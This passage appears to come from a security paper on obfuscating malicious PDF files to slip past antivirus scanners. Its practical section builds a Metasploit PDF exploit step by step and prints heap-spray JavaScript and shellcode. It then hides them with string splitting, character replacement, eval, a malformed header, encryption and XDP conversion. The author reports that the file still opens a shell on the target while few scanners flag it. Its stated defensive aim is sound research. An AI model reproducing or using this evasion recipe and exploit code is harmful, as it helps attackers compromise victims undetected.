%u0064%u0072%u006F%u0070%u0020%u0062%u006F%u0062%u0062%u0079%u0020%u0074%u0061%u0062%u006C%u0065%u0073%u003B%u0020%u0048%u0069%u0073%u0020%u0061%u0074%u0074%u0065%u006E%u0064%u0061%u006E%u0063%u0065%u0020%u0069%u0073%u0020%u006E%u006F%u0020%u006C%u006F%u006E%u0067%u0065%u0072%u0020%u0064%u0065%u0073%u0069%u0072%u0065%u0064%u0020%u002D%u002D%u0020%u004D%u006F%u006D%u006D%u0061%u0020%u0074%u0061%u0062%u006C%u0065%u0073

All of which can be unescaped to achieve the original string.

Author Name, email@address



(Source: Author created)

2.7. Malformed Syntax

Malformed obfuscation techniques are those that alter the formatting of a file so that it does not follow the official specifications yet still opens within the user environment. Adobe Reader, in particular, "tries to load malformed PDF files" (Porst) even though there may be malformed sections of the file.

For example, the PDF specifications require that PDF documents begin with a PDF header. A sample PDF header looks like this:

%PDF-1.5

Though this is exact format is not required. The only requirements are that "the header must appear in the first 1024 bytes. It must appear before the Catalog object. Only "%PDF-" is necessary if the rest is well formed. Random garbage is ignored." (Wolf).

Author Name, email@address

This allows for a tremendous amount of flexibility for malware authors to alter a file in unexpected ways to avoid antivirus detection.

2.8. Encryption

Encryption, of course, is the process of applying a cryptographic algorithm to data. The PDF format allows encryption of streams or strings. It supports RC4 and AES (40 to 256 bit).

An example of an encrypted stream within a PDF is shown below:

It's easy to spot encryption within PDFs because it will always contain the same type and placement of characters. Also, anytime encryption is in use you will see /Encrypt somewhere within the file.

Here is an example:

2.9. XDP Format

Author Name, email@address

There may be alternate file types opened by the exploitable application that can be utilized to confuse the AV detection mechanisms and avoid detection. For example, xdp, an XML-based PDF format, is one such file type that can drastically change the number of anti-virus vendors detecting a malicious file.

In February of 2011, Alexander Klink posted on his blog that he had found an alternate method of representing a PDF file. In his tests, a metasploit-generated PDF uploaded to Virustotal returned a 13 out of 43 match. An equivalent XDP file uploaded to Virustotal returned a 0 out of 43 match. He subsequently submitted a feature request in Metasploit which resulted in pdf2cdp.rb being published shortly thereafter.

XDP files are nothing more than an XML header, the Base64-encoded PDF, and an XML footer. Below, we see the structure of a XDP file.

Author Name, email@address

(source: author created)

Author Name, email@address

2.10. Random Variable Naming

Random naming of any variable string (function, variable, sub, etc.) has no impact on functionality. Instead, this simple technique is used to make manual deobfuscation more complex.

As an example, we will examine an obfuscated PDF generated by metasploit. The first view is the original:

```
var jOyBxiruYKURcTaNecewpP = unescape("%u0241%u37e1");
        var
PrjinjDRRWoVymGdMWpEAakDDIzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE ="";
        for
(JkLobzZMyBRpyotTXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqieYQocfBXd=128;JkLobzZMyBRpyot
TXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqieYQocfBXd>=0;--
JkLobzZMyBRpyotTXtefwHVpuiMaJWEJDaujUZmyYRDwcJauPCyzWMsryfQWvqaFqieYQocfBXd)
PrjinjDRRWoVymGdMWpEAakDDIzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE +=
unescape("%u0497%u9648");
        CshUqGkgWjTHYjLxkRzgqWuIy =
PrjinjDRRWoVymGdMWpEAakDDIzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE +
jOyBxiruYKURcTaNecewpP;
        hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot =
unescape("%u0497%u9648");
        qPuNwGeOxRqyheKIJAAgUagvjJdYrZWkUofjidjqbRqwsHDvxXHqtbg = 20;
        while
(hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot.length<QKHrnJQAYyBXehQPMoFX
eahLVKRHurQokQhfMYwLQuIStAJPEVWGhQPVvt)
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot+=hAyGKlXasZmWmVTWvEvkTjkwX
UyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot;
        HgmEAoYTPKRFNrAnLYefN =
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot.substring(0,
QKHrnJQAYyBXehQPMoFXeahLVKRHurQokQhfMYwLQuIStAJPEVWGhQPVvt);
        NCeBXapaBKQIbLcnsrlGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx =
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot.substring(0,
hAyGKlXasZmWmVTWvEvkTjkwXUyhgzDBeItMLHJGFBSfAggMFKoKbAAtzoheIWKot.length-
QKHrnJQAYyBXehQPMoFXeahLVKRHurQokQhfMYwLQuIStAJPEVWGhQPVvt);

while(NCeBXapaBKQIbLcnsrlGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx.length+QKHrnJQAYyBXeh
QPMoFXeahLVKRHurQokQhfMYwLQuIStAJPEVWGhQPVvt < 0x40000)
NCeBXapaBKQIbLcnsrlGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx =
NCeBXapaBKQIbLcnsrlGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx+NCeBXapaBKQIbLcnsrlGUBsX
grtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx+HgmEAoYTPKRFNrAnLYefN;

RIZpfOxrrYDGiUKOuUtdaSFBjQJBxIkaQZDzZvWSDYrVGrJuqUKwDGPDmLIaZEOtdUsWRMvcBViutxIYieMJZjeUttvOCv =
new Array();
        for (uAVXcNTAVIBlyHTuz=0;uAVXcNTAVIBlyHTuz<1450;uAVXcNTAVIBlyHTuz++)
RIZpfOxrrYDGiUKOuUtdaSFBjQJBxIkaQZDzZvWSDYrVGrJuqUKwDGPDmLIaZEOtdUsWRMvcBViutxIYieMJZjeUttvOCv[u
AVXcNTAVIBlyHTuz] = NCeBXapaBKQIbLcnsrlGUBsXgrtyUyDCFojhfvJkrmWtphQpllAOawGdHDmREPhIEsiUbqx +
CshUqGkgWjTHYjLxkRzgqWuIy;
        var BTOqMxFjtLLaHeaedLZMvynIgphsNIYEuzSHdTbVZVeMvvtXQNPkLmGibKMCzaEVcUbPuCDXAgoFUG =
unescape("%u0c0c%u0c0c");

while(BTOqMxFjtLLaHeaedLZMvynIgphsNIYEuzSHdTbVZVeMvvtXQNPkLmGibKMCzaEVcUbPuCDXAgoFUG.length <
0x4000)
BTOqMxFjtLLaHeaedLZMvynIgphsNIYEuzSHdTbVZVeMvvtXQNPkLmGibKMCzaEVcUbPuCDXAgoFUG+=BTOqMxFjtLLa
HeaedLZMvynIgphsNIYEuzSHdTbVZVeMvvtXQNPkLmGibKMCzaEVcUbPuCDXAgoFUG;
```

Author Name, email@address

Now look at the same script with simple variable names:


```
var A = unescape("%u0241%u37e1...");
var B ="";
for (F=128;F>=0;--F)
PrjinjDRRWoVymGdMWpEAakDDlzbCLXfmYpCPHMpJGzFAGUuzbfcezUozLGkDBvEeThdFpTdjZeJHbLJJKzXrE +=
unescape("%u0497%u9648");
K = B + A;
C = unescape("%u0497%u9648");
qPuNwGeOxRqyheKIJAAgUagvjJdYrZWkUofjidjqbRqwsHDvxXHqtbg = 20;
while (C.length<D) C+=C;
G = C.substring(0, D);
E = C.substring(0, C.length-D);
while(E.length+D < 0x40000) E = E+E+G;
H = new Array();
for (I=0;I<1450;I++) H[I] = E + K;
var J = unescape("%u0c0c%u0c0c");
while(J.length < 0x4000) J+=J;
```

As you can see, the second example is much easier to understand.

2.11. Environment / User Variables

This technique uses local variables as a component of the javascript. Doing so allows the malware author to govern the flow of execution based on those variables. By leveraging this data the script could target, for example, a specific runtime version or only decrypt if certain values are present.

An example of this technique could use the UserAgent string within a browser as the key to deobfuscate a malicious javascript. "This technique could be used to prevent some analysis tools from retrieving the actual malicious code. It would also require additional effort on the part of security researchers working to reverse engineer the code." (Kahu Security)



Source: (Kahu Security)

Another example of this can be seen within javascripts that use the app object. "That object is created by Acrobat Reader, so if you run the script outside (for example, with Spidermonkey or another Javascipt interpreter) this call will fail since the object will not exist." (SANS) This technique is illustrated in the image below.


```
function iXM__8f_ITb(C_pk_Wq, h__l_S_1__f){
    var charr = String["fromC"+"harCode"];
    var abs = "va";
    var Ec_iuLR_lXy_F = arguments.callee;
    var SYE2V7__HN = 0;
    try {
        var n_AXr11_7Wdj = 0;
        if (app) {
            SYE2V7__HN++;
            h__l_S_1__f = pr[n_AXr11_7Wdj].subject;
        }
        SYE2V7__HN++;
    } catch(e) { }
    var F___18O1B_Gmt = new Array();
    if (C_pk_Wq) {
        F___18O1B_Gmt = C_pk_Wq;
```

Source: (SANs)

3. Practical Application of Obfuscation Methods

Lets see some of these techniques in practice. To begin, Metasploit is used to create a malicious PDF utilizing the adobe_utilprintf exploit by following the instructions located at Metasploit Unleashed (http://www.offensive-security.com/metasploit-unleashed/Client_Side_Attacks).


This file triggers 27/42 hits when scanned with VirusTotal.



(source: author created)

Author Name, email@address

Metasploit applies obfuscation by default. See below:




(source: author created)

I implement the following obfuscation techniques to lower the number of antivirus detections:

eval() function
encryption
replace method
malformed
xdp
environment variables

Author Name, email@address

After applying these techniques antivirus is much less effective at detection:



(source: author created)

The 4 detecting AV engines are AntiVir, Avast, GData, Kaspersky.

Let us examine how the file was changed using the above techniques.

```
if(app.viewerType == 'Reader')
{
var a = 'uln';
var b = 'els';
var c = 'pel';
var e = 'lca';
var f = a + b + e + c;
var g = f.replace(/1/g,"");

var h  = '%fudb148%fud861c%fudfed3%fudc7c6%fudd2c1%fudb4d4%fud8d27%fud19b8%fudebf6%fu
ud4276%fud4b2d%fud9fa9%fudbebf%fud7ebb%fud3d70%fudf71a%fud67e0%fud3f4f%fud1190%fud22f
05%fudfd33%fud7d47%fud7471%fud7e37%fud903d%fudbf97%fudff0b%fude2c0%fud4976%fud1cba%fu
ud874e%fudb7f9%fude084%fudfc6b%fud7393%fud2c25%fude185%fudfd18%fude383%fud9f1d%fud723
8d%fud98b8%fud7d2f%fud4774%fuda90d%fud34be%fud0cbb%fudf801%fud7c15%fudd528%fud7a37%fu
ud8940%fud2de2%fud7f75%fud771d%fude13a%fud747c%fud3943%fud90d4%fud4a91%fudbb48%fud124
b2%fudfc2a%fud24b9%fud373c%fud7bb0%fudd603%fud7996%fud9f14%fud76b8%fudeb09%fud1c72%fu
ud9b2c%fud35bf%fud382f%fud20d5%fudb7fd%fud93b1%fud7e3f%fud4e15%fud0566%fud710d%fud7d2
46%fudd608%fude302%fud9827%fudb42c%fud05b7%fudb8b6%fud0442%fudbf3c%fud107c%fudf9d1%fu
udfd2b%fud4878%fud0315%fud2fd5%fud3493%fud1272%fud4be0%fud7135%fud761d%fuda949%fud4a3
b1%fudb0f8%fude211%fud674e%fudb225%fud0197%fud72e0%fud7d7c%fud2c77%fud91ba%fud7375%fu
ud4305%fud3779%fudb41d%fud9796%fud0d35%fud8915%fud7fe2%fud3c78%fudb990%fud2104%fud47e
f7%fud1c66%fude330%fud7b46%fud802d%fud71f8%fud8c4b%fudfdd0%fud888d%fud38e1%fud4ad5%fu
ud1a78%fude0d3%fude319%fud3f7c%fud9298%fud7bb0%fud7e77%fud742d%fudf869";

var i = '%fud7549%fud974a%fudb3be%fudbba8%fud2847%fud7ffc%fud0573%fud424f%fudb5b8%fud
dd61b%fudd486%fud35a9%fud792c%fud4366%fud0dba%fud7d2f%fud3772%fud0ab9%fudb1d5%fud7a90
b%fud9314%fud76b4%fude13b%fudbf0c%fud4078%fud237b%fud8df5%fud1573%fud247d%fud4e70%fud
dbb3c%fud08a9%fud4ad4%fud7190%fudbe24%fudf5ba%fud4867%fud4091%fud9625%fud343d%fude0d5
7%fud8192%fude2c0%fud4205%fud43b0%fud993f%fudd66b%fudb546%fud35b3%fud1db9%fud2d9f%fud
d74d9%fudf424%fud335e%fudb1c9%fud3149%fud1956%fudee83%fud03fc%fud1556%fud74ca%fud302c
e%fudd984%fud6bf2%fud6aaa%fud4db8%fud6b85%fud520d%fudaf49%fud2e0c%fudfc90%fud0fee%fud
d8c2a%fudbe61%fud8f80%fud6fb1%fudd89f%fud1b29%fudf8c7%fudc848%fudc414%fud6503%fudbeee
3%fud0699%fud5ea9%fud9b2c%fud1409%fud7f96%fudf9ab%fud0b40%fudb6a7%fud5307%fud49a4%fud
d9940%fud9535%fudce63%fudf44f%fud23eb%fud077d%fud2bec%fud74f6%fudf4de%fud12ac%fud7c52
1%fudf8a6%fud5cb5%fud5308%fud0d75%fud03e8%fud471d%fud7ce7%fud683d%fud152d%fud92d7%fud
dfe15%fudb6fc%fud7a80%fud3c3e%fud7a26%fudb5f1%fud6843%fud3666%fudd21e%fud4921%fud79b5
2%fudc3b4%fud48e2%fudc3de%fud2c8a%fud97ba%fud32af%fud8417%fuda763%fudfd97%fud60d0%fud

var j = h.replace(/fud/g,"u");
var k = i.replace(/fud/g,"u");
var l = j + k;
var z = g + "(" + l + ");";

var FqCieFYnJBSPYM = eval(z);
```

(source: author created)

The image above shows the PDF file after modification. To begin, note the conditional added uses the app object to request the viewerType. If it does not return "Reader" the variables that follow will not be declared. Next, the unescape function was removed from the FqCieFYnJBSPYM variable assignment. Removing the string "unescape" is often an easy way to lower antivirus detection. To prevent serial analysis from continued detection, Unescape was separated into separate two

letter variables along with the number 1 and non-linear placement. Replace was then used to clean up the string as it was put into variable 'g'.

```
var a = 'u1n';
var b = 'e1s';
var c = 'pe1';
var e = '1ca';
var f = a + b + e + c;
var g = f.replace(/1/g,"");
```

To break up the Unicode string into jibberish, I both split it into two parts and replaced all instances of 'u' with 'fud'.

```
var h  =
"%fudb148%fud861c%fudfed3%fudc7c6%fudd2c1%fudb4d4%fud8d27%fud19b8%fu
debf6%fudf831%fud737a%fud1d72%fud93b7%fud4049%fudf530%fud9bb9%fud463
4%fud912c ...;

var i =
"%fud7549%fud974a%fudb3be%fudbba8%fud2847%fud7ffc%fud0573%fud424f%fu
db5b8%fudb299%fud043c%fud71...;
```

Next, to remove 'fud' to return to a usable string, I performed another replace operation and then put the string back together.

```
var j = h.replace(/fud/g,"u");
var k = i.replace(/fud/g,"u");
var l = j + k;
```

Finally, because 'unescape' is currently a static variable and not a function, we need to use the eval operation to call it as a function. To do that, we need to concatenate the variables:


```
var z = g + "('" + l + "');";
```

and then eval() into FqCieFYnJBSPYM

```
var FqCieFYnJBSPYM = eval(z);
```

Author Name, email@address

To make the file slightly malformed, I changed the %PDF-1.5 header to %PDF-8.31337



(source: author created)

and removed two endstream markers:

(source: author created)

Author Name, email@address

Lastly, I encrypt the file:

(source: author created)

And then convert it to xdp:

Author Name, email@address

(source: author created)

The resulting file still works to provide a shell on my target system:

(source: author created)

But is not detected as malicious by a large number of antivirus vendors.

4. Conclusion

We have explored a variety of methods to obfuscate malicious intent. While each method offers value, combining them in creative ways provides an attacker additional options to circumvent detection. An understanding of common obfuscation techniques provides a foundational understanding of techniques that allow greater flexibility regarding attack customization. Also, from the defensive perspective, understanding the layers of obfuscation in use by attackers helps develop more successful mitigation strategies.

"Be extremely subtle, even to the point of formlessness. Be extremely mysterious, even to the point of soundlessness. Thereby you can be the director of the opponent's fate."
--Sun tzu, Art of War

Author Name, email@address

5. Appendix

A

The Base64 index table:

Value	Char	Value	Char	Value	Char	Value	Char
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	l	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

(Source: http://en.wikipedia.org/wiki/Base64)

Author Name, email@address

B

Binary	Oct	Dec	Hex	Glyph
010 0000	040	32	20	SP
010 0001	041	33	21	!
010 0010	042	34	22	"
010 0011	043	35	23	#
010 0100	044	36	24	$
010 0101	045	37	25	%
010 0110	046	38	26	&
010 0111	047	39	27	'
010 1000	050	40	28	(
010 1001	051	41	29	)
010 1010	052	42	2A	*
010 1011	053	43	2B	+
010 1100	054	44	2C	,
010 1101	055	45	2D	-
010 1110	056	46	2E	.
010 1111	057	47	2F	/
011 0000	060	48	30	0
011 0001	061	49	31	1
011 0010	062	50	32	2
011 0011	063	51	33	3
011 0100	064	52	34	4
011 0101	065	53	35	5
011 0110	066	54	36	6
011 0111	067	55	37	7
011 1000	070	56	38	8
011 1001	071	57	39	9
011 1010	072	58	3A	:
011 1011	073	59	3B	;
011 1100	074	60	3C	<
011 1101	075	61	3D	=
011 1110	076	62	3E	>
011 1111	077	63	3F	?

Binary	Oct	Dec	Hex	Glyph
100 0000	100	64	40	@
100 0001	101	65	41	A
100 0010	102	66	42	B
100 0011	103	67	43	C
100 0100	104	68	44	D
100 0101	105	69	45	E
100 0110	106	70	46	F
100 0111	107	71	47	G
100 1000	110	72	48	H
100 1001	111	73	49	I
100 1010	112	74	4A	J
100 1011	113	75	4B	K
100 1100	114	76	4C	L
100 1101	115	77	4D	M
100 1110	116	78	4E	N
100 1111	117	79	4F	O
101 0000	120	80	50	P
101 0001	121	81	51	Q
101 0010	122	82	52	R
101 0011	123	83	53	S
101 0100	124	84	54	T
101 0101	125	85	55	U
101 0110	126	86	56	V
101 0111	127	87	57	W
101 1000	130	88	58	X
101 1001	131	89	59	Y
101 1010	132	90	5A	Z
101 1011	133	91	5B	[
101 1100	134	92	5C	\
101 1101	135	93	5D	]
101 1110	136	94	5E	^
101 1111	137	95	5F	_

Binary	Oct	Dec	Hex	Glyph
110 0000	140	96	60	`
110 0001	141	97	61	a
110 0010	142	98	62	b
110 0011	143	99	63	c
110 0100	144	100	64	d
110 0101	145	101	65	e
110 0110	146	102	66	f
110 0111	147	103	67	g
110 1000	150	104	68	h
110 1001	151	105	69	i
110 1010	152	106	6A	j
110 1011	153	107	6B	k
110 1100	154	108	6C	l
110 1101	155	109	6D	m
110 1110	156	110	6E	n
110 1111	157	111	6F	o
111 0000	160	112	70	p
111 0001	161	113	71	q
111 0010	162	114	72	r
111 0011	163	115	73	s
111 0100	164	116	74	t
111 0101	165	117	75	u
111 0110	166	118	76	v
111 0111	167	119	77	w
111 1000	170	120	78	x
111 1001	171	121	79	y
111 1010	172	122	7A	z
111 1011	173	123	7B	{
111 1100	174	124	7C	|
111 1101	175	125	7D	}
111 1110	176	126	7E	~

(Source: http://en.wikipedia.org/wiki/ASCII)

Author Name, email@address

6. References

Avast! (n.d.). Retrieved from https://blog.avast.com/2011/04/22/another-nasty-trick-in-malicious-pdf/

Internet Engineering Task Force. (n.d.). *RFC 3548*. Retrieved from http://tools.ietf.org/html/rfc3548

jeresig. (n.d.). Retrieved from http://news.ycombinator.com/item?id=1154338

JSF*ck. (n.d.). Retrieved from http://utf-8.jp/public/jsfuck.html

